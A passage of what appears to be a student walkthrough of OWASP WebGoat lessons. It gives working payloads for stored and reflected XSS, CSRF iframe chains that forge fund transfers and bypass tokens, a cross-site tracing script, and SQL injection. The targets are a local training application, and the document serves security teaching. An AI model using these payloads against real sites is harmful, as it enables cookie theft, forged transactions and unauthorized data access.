Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	105
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

At the bottom of the window are four buttons: "ListStaff", "EditProfile", "DeleteProfile", and "Logout".


### Stage 3: Stored XSS Revisited

- Log in as David with david as password. Choose Bruce from the List and click on the 'ViewProfile' Button.

- \* You have completed Stage 3: Stored XSS Revisited.
- \* Welcome to Stage 4: Block Stored XSS using Output Encoding



## Goat Hills Financial Human Resources


 **Welcome Back** David

First Name:	Bruce	Last Name:	McGuire
Street:	8899 FreeBSD Drive	City/State:	New York, NY
Phone:	610-282-1103	Start Date:	3012000
SSN:	707-95-9482	Salary:	110000
Credit Card:	6981754825854136	Credit Card Limit:	30000
Comments:	Enjoys watching others struggle in exercises.		Manager:
Disciplinary Explanation:	Tortuous Boot Camp workout at 5am. Employees felt sick.		Disciplinary Action Dates:
			61502


ListStaff
Logout

### Stage 5: Reflected XSS

- First log in as an user for example as Larry with password larry. Now click on the 'SearchStaff' Button. Burry a script in the field for example: `<script>alert("dangerous");</script>`.



## Goat Hills Financial Human Resources




Search For User

Name

- Now hit the 'FindProfile' Button and you are done.

**\* You have completed Stage 5: Reflected XSS.**

**\* Welcome to Stage 6: Block Reflected XSS**



Goat Hills Financial  
Human Resources

Search For User


Employee not found.

Name

FindProfile

## Stored XSS Attacks

- Enter this: `<script>alert("aaa");</script>` in the message text box.



It is always a good practice to scrub all input, especially those inputs that are used as parameters to OS commands, scripts, and database queries. It is particularly important for inputs that will be permanently stored somewhere in the application. Users should be aware that message content that could cause another user to load an undesirable page or content when the user's message is retrieved.

**\* Congratulations. You have successfully completed this lesson.**

Title:

Message:

Submit

Message Contents For: wuhu

Title: wuhu

Message:

aaa

OK

- Now enter this: `<script language="javascript" type="text/javascript">alert(document.cookie);</script>` in the message text box. You will get your SessionId in a popup.

Num=66

It is always a good practice to scrub all input, especially those inputs that parameters to OS commands, scripts, and database queries. It is particularly that will be permanently stored somewhere in the application. Users should message content that could cause another user to load an undesirable page content when the user's message is retrieved.

\* Congratulations. You have successfully completed this lesson.

Title:

Message:

OK

Submit

Message Contents For: `<script>alert(document.cookie);</script>`

Title: `<script>alert(document.cookie);</script>`

Message:

## Reflected XSS Attacks

- Enter `<script>alert('Bang!')</script>` for the PIN value

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

UpdateCart

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

`<script>alert('Bang!')</script>`

Purchase

Hint: Try a cross site trace (XST) Command:

```
<script type="text/javascript">if ( navigator.appName.indexOf("Microsoft") !=-1){var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");xmlhttp.open("GET","http://www.microsoft.com/","true");xmlhttp.send();str1=xmlhttp.responseText; while (str1.indexOf("\n") !=-1){str1.replace("\n","<br>"); document.write(str1);}</script>
```

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

\* Congratulations. You have successfully completed this lesson.  
\* Whoops! You entered

Bang!

OK

## Cross Site Request Forgery (CSRF)

- To complete this lesson you need to embed HTML code in the message box. This HTML code should contain a image tag linking to an URL that is not a real image?will but start a transaction on the web server instead.
- The format of an image in html is ``
- The transaction can be triggered by an URL to the current lesson and an extra parameter "transferFunds" and the amount. The width=1 and height=1 will not show the image.
- This payload will work: ``
- So create a new message with title "T" and a message with the payload.

Title:

Message:

- The page will refresh and you will see a new message in the message list.
- Click on the message test. This will download the message and display the contents as HTML, executing the payload.

---

### Message Contents For: T

Title: T

Message:

Posted By: guest

---

- Refresh the page to get the green star next to the lesson.



## CSRF Prompt By-Pass

- Start by crafting an image or iframe tag similar to the CSRF LAB: ``
- This image request will not result in a transfer of funds but will instead prompt the user for confirmation. To see the confirmation prompt, try typing in the URL of the Lesson with the extra parameter of "transferFunds=4000"

### Electronic Transfer Confirmation:

Amount to transfer: 4000

- ext look at the source of the page to see what parameters the confirmation requires. The form in the confirmation prompt looks like the following:

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=197&menu=900' enctype=''>
<h1>Electronic Transfer Confirmation:</h1>Amount to transfer: 4000<br><form accept-charset='UNKNOWN' method='POST' action='attack?Screen=197&
menu=900' enctype='application/x-www-form-urlencoded'><input name='transferFunds' type='submit' value='CONFIRM'><input name='transferFunds'
type='submit' value='CANCEL'></form><br><br><br></form></div>
```

- From this we see the next forged command will need the following URL: `attack?Screen=197&menu=900&transferFunds=CONFIRM`
- The next step is to add the additional forged confirmation request. However, an additional iframe or image with this URL will not be sufficient. The second request must load after the first. So add Javascript to load the second command after the first. For iframes, make the onload attribute of the first frame set the src of the second iframe:

```
1 <iframe
2     src="http://localhost:8080/WebGoat/attack?Screen=197&menu=900&transferFunds=4000"
3     id="myFrame" frameborder="1" marginwidth="0"
4     marginheight="0" width="800" scrolling=yes height="300"
5
6     onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?
7     Screen=197&menu=900&transferFunds=CONFIRM';">
8 </iframe>
9
10 <iframe
11     id="frame2" frameborder="1" marginwidth="0"
12     marginheight="0" width="800" scrolling=yes height="300">
13 </iframe>
```

- Next add the iframes into a message stored on the web page:

**\* Congratulations. You have successfully completed this lesson.**

**Electronic Transfer Complete**  
Amount Transferred: 4000

## CSRF Token By-Pass

- To find a valid token, you could look at the form that the site generates to submit a transfer of funds. To see the transfer funds page, try typing in the URL of the Lesson with the extra parameter of "transferFunds=main"

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu. **Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.**

**Electronic Transfer:**

0	Submit Query
---	--------------

- Next look at the source of the page to see what parameter the token comes in.

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=154&menu=900' enctype=''>
<h1>Electronic Transfer:</h1><form accept-charset='UNKNOWN' id='transferForm' method='POST' action='attack?Screen=154&menu=900'
enctype='application/x-www-form-urlencoded'><input name='transferFunds' type='text' value='0'><input name='csrfToken' type='hidden' value='-
1134258906'><input type='submit'></form><br><br><br></form></div>
```

- From this we see a forged command will need the `CSRFToken` parameter.

- Inserting this code into a message:

```

1 <iframe src="http://localhost:8080/WebGoat/attack?
  Screen=154&menu=900&transferFunds=main"
2   onload="readFrame1();"
3   id="frame1" frameborder="1" marginwidth="0"
4   marginheight="0" width="800" scrolling=yes height="300"></iframe>
5 <iframe id="frame2" frameborder="1" marginwidth="0"
6   marginheight="0" width="800" scrolling=yes height="300"></iframe>

```

**\* Congratulations. You have successfully completed this lesson.**


## Electronic Transfer Complete

Amount Transferred: 0

### HTTPOnly Test

- HTTPOnly is not configured. When you click on "Read Cookie" you will get the following pop-up in JavaScript, displaying the cookies

unique2u=mk4iFlj1bbrW7Nu8xsqPmPm08kE=



- Select "Yes" to turn HTTPOnly on.

Your browser appears to be: firefox/36.0


Do you wish to turn HTTPOnly on?

Yes ☒ No ☐


Read Cookie

Write Cookie

- Click on "Read cookie". You will see the JSESSIONID which is not using HTTPOnly.



- Click on Write cookie which again only shows the JSESSIONID cookie.



**\* SUCCESS: Your browser enforced the HTTPOnly flag properly for the 'unique2u' cookie by preventing direct client side read access to this cookie.**  
**\* Now try to see if your browser protects write access to this cookie.**

Your browser appears to be: firefox/36.0

Do you wish to turn HTTPOnly on?

Yes ☒ No ☐

Read Cookie

Write Cookie

### Cross Site Tracing (XST) Attacks

- You need to introduce a cross site trace attack. This can be realized by embedding the following script in the three digit access code.

```
1 <script type="text/javascript">if ( navigator.appName.indexOf("Microsoft") !=-1) {var  
xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");xmlHttp.open("TRACE", ". /", false);  
xmlHttp.send();str1=xmlHttp.responseText; while (str1.indexOf("\n") > -1) str1 =  
str1.replace("\n", "<br>"); document.write(str1);}</script>
```

**\* Congratulations. You have successfully completed this lesson.**  
**\* Whoops! You entered instead of your three digit code. Please try again.**

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

Update Cart

Enter your credit card number:

Enter your three digit access code:

Purchase

## Lab 1.5 Web Attack



# Overview

Before we start lab1.5, we have to claim that this is an optional lab, which means that you don't have to do this lab if your time is not allowed. But if you have time and interest to finish this lab and submit a single lab report, you may get 5 points bonus!

So, back to the lab, what we going to do in this lab: Choose two kinds of Web attack in the WebGoat and finish all the related attack items. That's it!

## Steps

### Code Quality

#### Discover Clues in the HTML

- Examine the HTML source. In the HTML source there is a comment that contains a user name admin and a password adminpw.

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='<!-- FIXME admin:adminpw --><!-- Use Admin to regenerate database --><h1>Sign In </h1> width='90%' border='0' cellpadding='2'><tr><th colspan='2' align='left'>Please sign in to your account. </th></tr><tr><td width='30%'>*Required Fields</td></tr><tr><td colspan='2'>&nbsp;</td><td><input name='Username' type='TEXT' value=''></td></tr><tr><td colspan='2'><b>*Password : </b></td><td><input type='password' value=''></td></tr><tr><td colspan='2'><input type='SUBMIT' value='Login'></td></tr></table></form></div>
```

- Enter these values in WebGoat and click "Login"

**\* Congratulations. You have successfully completed this lesson.**  
**\* BINGO -- admin authenticated**

Welcome, admin

You have been authenticated with CREDENTIALS

## Denial of Service

### Denial of Service from Multiple Logins

- Let's try a SQL Injection attack. Enter in the password field ' or '1' = '1

#### General Goal(s):

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

```
SELECT * FROM user_system_data WHERE user_name = 'a' and password = " or '1' = '1'
```

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

Login Succeeded: Total login count: 1

User Name:

Password:

Login

- Login with user name jsnow and password passwd1. Then login with user name jdoe and password passwd1. And finally login with jplane and passwd3.

SELECT \* FROM user\_system\_data WHERE user\_name = 'jsnow' and password = 'passwd1'

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	

Login Succeeded: Total login count: 2

User Name:

Password:

Login

**\* Congratulations. You have successfully completed this lesson.**

**Congratulations! Lesson Completed**